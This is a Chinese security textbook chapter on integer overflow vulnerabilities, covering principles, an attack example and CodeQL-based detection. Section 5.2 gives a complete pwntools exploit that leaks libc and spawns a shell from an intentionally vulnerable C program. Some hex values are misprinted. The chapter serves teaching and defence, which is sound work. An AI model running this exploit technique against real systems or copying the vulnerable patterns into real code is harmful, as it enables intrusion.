

整数溢出漏洞攻防

❁ 5.1 整数溢出漏洞原理

整数是一种基本的数据类型，在C语言中，整数类型分为有符号和无符号两种，其存储大小由编译器和平台应用程序二进制接口（ABI）共同决定。表5.1为64位Linux系统（LP64数据模型）下，常用整数类型的大小及所能支持的数据范围（十六进制采用补码表示）。

表 5.1 常用整数类型所能支持的数据范围

数据类型	数据大小/B	数据类型范围
short int	2	0x8000~0xffff（负），0~0x7fff（正）
unsigned short int	2	0~0xffff
int	4	0x80000000~0xffffffff（负），0~0x7fffffff（正）
unsigned int	4	0~0xffffffff
long int	8	0x8000000000000000~0xffffffffffffffff（负）， 0~0x7fffffffffffffff（正）
unsigned long int	8	0~0xffffffffffffffff

整数溢出漏洞是由于整数类型变量使用不当，导致变量的实际值超过了其变量类型所能表示的范围，造成溢出^[49]，当超过了最大上界称为整数上溢，当超过了最小下界称为整数下溢。整数溢出漏洞自身并不会使程序崩溃，在编译时编译器也不会报错，因此较难检测。但整数溢出可能会导致程序语义发生较大变化，或间接导致其他漏洞的发生，如栈溢出或堆溢出，从而可能导致任意代码执行等严重后果。

以下两种情况^[50]会导致整数溢出漏洞。

（1）若数据类型转换操作使用不当，可能产生整数溢出漏洞。例如，无符号数与有符号数相互转换、从范围较大的数据类型转换为范围较小的数据类型等情况。

（2）因算术运算操作使用不当，导致运算结果的大小超过了其数据类型所能存储数据的范围，导致整数溢出漏洞。

示例 1：因数据类型转换操作不当，导致整数溢出。

```
int func(char *name, long name_size) {
    unsigned short size = name_size;
    char *buf = (char *)malloc(size);
    if (buf) {
        memcpy(buf, name, name_size);
        free(buf);
        return 0;
    }
    return 1;
}
```

在上述程序中，unsigned short 类型支持的数据范围为 $0 \sim 0\text{xffff}$ ，如果输入的 name_size 变量值大于 $2^{16} - 1$ (0xffff)，则会产生整数溢出。例如，输入的 input 大小为 $0\text{x}10000$ ，类型转换后的 size 的值为 0。通过 malloc(0) 分配堆空间之后，要复制的字符串 name 的大小为 $0\text{x}1000$ ，最终导致堆溢出。

示例 2：因算术运算操作不当，导致整数溢出。

```
int main(int argc, char *const *argv) {
    unsigned int ui;
    int si;

    ui = UINT_MAX;
    printf("ui = %u, %x \n", ui, ui);
    ui++;
    printf("ui = %u, %x \n", ui, ui);

    si = INT_MAX;
    printf("si = %d %x \n", si, si);
    si++;
    printf("si = %d %x \n", si, si);

    ui = 0;
    printf("ui = %u %x \n", ui, ui);
    ui--;
    printf("ui = %u %x \n", ui, ui);

    si = INT_MIN;
    printf("si = %d %x \n", si, si);
    si--;
    printf("si = %d %x \n", si, si);
}
```

以上程序的运行结果如图 5.1 所示。

- 无符号整数 UINT_MAX 的最大值为 0xfffffff ，加 1 之后上溢变为 0。
- 有符号整数 INT_MAX 的最大值为 $0\text{x}7\text{ffffff}$ ，加 1 之后上溢变为最小值 $0\text{x}80000000$ 。

```
sec@ubuntu:~/Desktop/sec/integer_overflow$ ./example
ui = 4294967295, ffffffff
ui = 0, 0
si = 2147483647 7fffffff
si = -2147483648 80000000
ui = 0 0
ui = 4294967295 ffffffff
si = -2147483648 80000000
si = 2147483647 7fffffff
```

图 5.1 整数溢出示例的运行结果

- 无符号整数最小值为0，减1之后下溢变为最大值0xffffffff。
- 有符号整数INT_MIN最小值为0x80000000，减1之后下溢变为最大值0x7fffffff。

❁ 5.2 整数溢出漏洞攻击手法

在本例中（代码仓库integer_attack/integer.c文件），通过整数溢出漏洞，可以绕过程序中的条件检查，进而导致栈缓冲区溢出漏洞。

```
1 #include <stdio.h>
2 #include <string.h>
3 #include <stdlib.h>
4 #include <unistd.h>
5 void validate(char *passwd) {
6     char buf[11];
7     unsigned char passwd_len = strlen(passwd) - 1;
8     if (passwd_len >= 4 && passwd_len <= 8) {
9         strcpy(buf, passwd);
10        puts("done.");
11    } else {
12        printf("Invalid.\n");
13    }
14 }
15 int main() {
16     char str[0x200];
17     memset(str, 0, 0x200);
18     read(STDIN_FILENO, str, 0x200);
19     validate(str);
20     return 0;
21 }
```

在编译上述程序时，关闭了canary，开启了数据不可执行保护，系统开启了ASLR。通过checksec工具查看程序的防御机制，结果如图5.2所示。

程序简介：程序读取较长的用户输入0x200字符，并将输入的字符串传递给validate()函数，该函数使用strlen获取字符串的长度并减1，根据长度是否合法，决定是否向局部变量进行字符串复制。

漏洞成因：上述程序中strlen()返回值为unsigned int类型，却存储在了unsigned char类型变量passwd_len中。如果输入的passwd变量的长度超过了unsigned char类型所支

```

sec@ubuntu:~/Desktop/sec/integer_overflow$ checksec vul
[*] '/home/sec/Desktop/sec/integer_overflow/vul'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)

```

图 5.2 程序的防御机制

持的最大值 255，则会导致整数溢出。如果溢出的字节数在 4 至 8 之间，则会绕过针对 passwd_len 的条件检查。此外，变量 buf 最大仅支持 11B，但实际输入的长度可以达到 0x200B，因此，整数溢出会导致缓冲区溢出错误。

漏洞利用：通过构造输入数据产生整数溢出错误，绕过针对 passwd_len 的条件检查，进一步造成缓冲区溢出，劫持程序的控制流。由于系统开启了栈不可执行和 ASLR 防护机制，因此需要分两个阶段进行漏洞利用：第一个阶段为泄露链接库的基地址；第二个阶段为通过缓冲区溢出获取 shell。

1. 泄露链接库的基地址

因为 unsigned char 只能支持 255B 的数据，如果输入 256B 的数据则变量 passwd_len 的值变为 0，继续输入 4~8B 的数据则可以绕过条件检查。为泄露链接库的基地址，可通过缓冲区溢出将 puts() 函数的 GOT 表地址传递给 puts() 函数作为参数，将 puts() 函数的真实地址打印出来。ASLR 是以页为粒度进行随机化的，puts() 函数的真实地址后 3 位是固定的，通过后 3 位的值可以获取链接库的版本和 puts() 函数在链接库中的偏移，进一步获取链接库的基地址。泄露基地址后，需返回至 main() 函数，以便再次读取数据进行第二阶段的利用。第一阶段的栈布局如图 5.3 所示。

2. 获取 shell

有了链接库的基地址，可进一步获取 system() 函数、“/bin/sh” 字符串和 exit() 函数的地址。将 “/bin/sh” 字符串放在返回地址 +8 的位置即可将其传递给 system() 函数作为参数，从而获取 shell。第二阶段的栈布局如图 5.4 所示。




图 5.3 第一阶段的栈布局




图 5.4 第二阶段的栈布局

完整的利用代码如下：

```
1  from pwn import *
2  context.log_level = "debug"
3
4  io = process('./vul')
5  elf = ELF('./vul')
6  puts_got = elf.got['puts']
7  puts_plt = elf.plt['puts']
8  main_addr = elf.symbols['main']
9  puts_offset = 0x06dc40
10 system_offset = 0x041780
11 bin_sh_offset = 0x18e363
12 exit_offset = 0x340c0
13
14 #第一阶段：泄露libc的基地址
15 payload = b"A" * 0x14 + b"B" * 4 + p32(puts_plt) + p32(main_addr) +
16         p32(puts_got) + b"A" * (256 - 0x14 - 4 * 4) + b"B" * 4
17 io.sendline(payload)
18 io.recvuntil("done.\n")
19 puts_addr = u32(io.recvline()[0:4])
20 libc_base = puts_addr - puts_offset
21 system_addr = libc_base + system_offset
22 bin_sh_addr = libc_base + bin_sh_offset
23 exit_addr = libc_base + exit_offset
24 #第二阶段：获取shell
25 payload2 = b"A" * 0x14 + b"B" * 4 + p32(system_addr) + p32(exit_addr)
26         + p32(bin_sh_addr) + b"A" * (256 - 0x14 - 4 * 4) + b"B" * 4
27 io.sendline(payload2)
28 io.interactive()
```

❁ 5.3 整数溢出漏洞防御与检测

5.3.1 整数溢出漏洞防御

为防御整数溢出漏洞，可采用2.4节中阐述的五类防御机制。此外，在编码时应注意以下两点。

(1) 加强数据范围检查。对所有数据类型转换、算术运算操作（特别是内存分配、循环计数器、数组索引、指针运算和涉及用户输入的运算）进行操作前和操作后的范围检查，确保不会超出目标类型所能表示的范围。

(2) 警惕隐式类型转换。隐式类型转换往往发生在数据赋值、比较等位置（尤其是从大类型到小类型、从有符号到无符号），应尽量避免依赖隐式转换，改为显式转换并同步进行范围检查。

5.3.2 整数溢出漏洞检测

本节分别针对前文所述的两种可能导致整数溢出的典型场景，介绍基于 CodeQL 的自动化漏洞检测方法（检测代码位于仓库中 `integer_detect` 目录）。

场景 1：因数据类型转换操作使用不当导致整数溢出问题检测。

5.2 节中的 C 程序存在因数据类型转换不当导致的整数溢出问题。为对上述漏洞进行检测，可分为两步：①提取程序中所有的赋值语句，并且赋值语句的左值数据类型和右值数据类型不相同；②提取所有右值数据类型能表示的数据范围大于左值数据类型能表示的数据范围的赋值语句，此类语句可能导致整数溢出问题。

以下代码为对 5.2 节 C 程序进行检测的 CodeQL 程序：

```
1  import cpp
2
3  class Integer extends Declaration {
4      Integer() {
5          exists( Initializer ass, FunctionCall func, int return_size |
6              ass.getDeclaration().getDefinition().getType().getSize() = return_size
7              and
8              func.getLocation().getStartLine() = ass.getDeclaration().getLocation().getStartLine() and
9              func.getType().getSize() > return_size |
10             this = ass.getDeclaration()
11         )
12     }
13
14     from Integer integer
15     select integer.getName().toString() as name, "integer overflow variable" as
        messages,
16     integer.getLocation().getContainer().getRelativePath() as file,
17     integer.getLocation().getStartLine().toString() as line_number
```

上述代码的检测结果如图 5.5 所示，在文件 `integer.c` 第 7 行 `passwd_len` 变量存在整数溢出漏洞。

name	messages	file	line_number
passwd_len	integer overflow variable	integer.c	7

图 5.5 因类型转换操作使用不当导致的整数溢出漏洞检测结果

场景 2：因算术运算操作不当导致整数溢出问题检测。

下列代码（代码仓库中 `integer_detect/integer_operation.c` 文件）具有因算术运算操作不当而导致的整数溢出问题，第 9 行、第 10 行的操作会导致下界溢出，第 12 行的操作会导致上界溢出。

```
1  #include <stdio.h>
2  #include <limits.h>
3
```

```
4 int main(int argc, char *const *argv) {
5     int si;
6     si = 0;
7     si--; // 正确操作
8     si = INT_MIN;
9     si--; // 错误操作
10    si = si - 2; // 错误操作
11    si = INT_MAX;
12    si++; // 错误操作
13    return 0;
14 }
```

对上述程序进行检测的总体思路为：首先获取int类型的取值范围（上界和下界）；然后获取对int类型局部变量的初始化赋值操作，获取右值大小为int类型上界或下界的位置；最后通过局部污点分析判断是否存在对上界进行加法运算的操作或下界进行减法运算的操作，如果存在此类情况，则为整数溢出漏洞。

以下代码为对上述程序进行检测的CodeQL程序：

```
1 import cpp
2 import semmle.code.cpp.dataflow.new.TaintTracking
3 import semmle.code.cpp.rangeanalysis.RangeAnalysisUtils
4 import semmle.code.cpp.exprs.ArithmeticOperation
5
6 class Signed_Upper extends int {
7     Signed_Upper() {
8         exists( Variable val_signed, int maxValue |
9             val_signed.getUnderlyingType().(IntType).isSigned() and
10             maxValue = typeUpperBound(val_signed.getUnderlyingType()) |
11             this = maxValue
12         )
13     }
14 }
15 class Signed_Lower extends int {
16     Signed_Lower() {
17         exists( Variable val_signed, int lowerValue |
18             val_signed.getUnderlyingType().(IntType).isSigned() and
19             lowerValue = typeLowerBound(val_signed.getUnderlyingType()) |
20             this = lowerValue
21         )
22     }
23 }
24 class Overflow extends Location {
25     Overflow() {
26         exists( PostfixDecrExpr post, PostfixIncrExpr inc, SubExpr minus,
27             Signed_Lower lower, Signed_Upper upper, AssignExpr expr, DataFlow::Node
28             src, DataFlow::Node sink |
29             (
30                 expr.getRValue().getValue().toInt() = lower and
31                 src.asExpr() = expr.getRValue() and
32                 sink.asExpr() = post.getChild(0)
```

```

31         and TaintTracking::localTaint(src, sink)
32         and sink.getLocation() = this
33     ) or
34     (
35         expr.getRValue().getValue().toInt() = upper and
36         src.asExpr() = expr.getRValue() and
37         sink.asExpr() = inc.getChild(0)
38         and TaintTracking::localTaint(src, sink)
39         and sink.getLocation() = this
40     ) or
41     (
42         expr.getRValue().getValue().toInt() = lower and
43         src.asExpr() = expr.getRValue() and
44         sink.asExpr() = minus.getChild(0)
45         and TaintTracking::localTaint(src, sink)
46         and sink.getLocation() = this
47     )
48 )
49 }
50 }
51 from Overflow flow
52 select flow.getContainer().getRelativePath() as file,
53 flow.getStartLine().toString() as line_number

```

上述程序中, Signed_Upper 类用于获取 int 类型的上界。Signed_Lower 类用于获取 int 类型的下界。Overflow 类通过局部数据流分析, 判断是否存在对大小为 int 类型下界的数据进行减法运算的操作, 或对大小为 int 类型上界的数据进行加法运算的操作。

上述代码的检测结果如图 5.6 所示, 在 integer_operation.c 文件第 9、10、12 行存在整数溢出漏洞。

file	line_number
integer_operation.c	9
integer_operation.c	10
integer_operation.c	12

图 5.6 因算术运算操作不当导致的整数溢出漏洞检测结果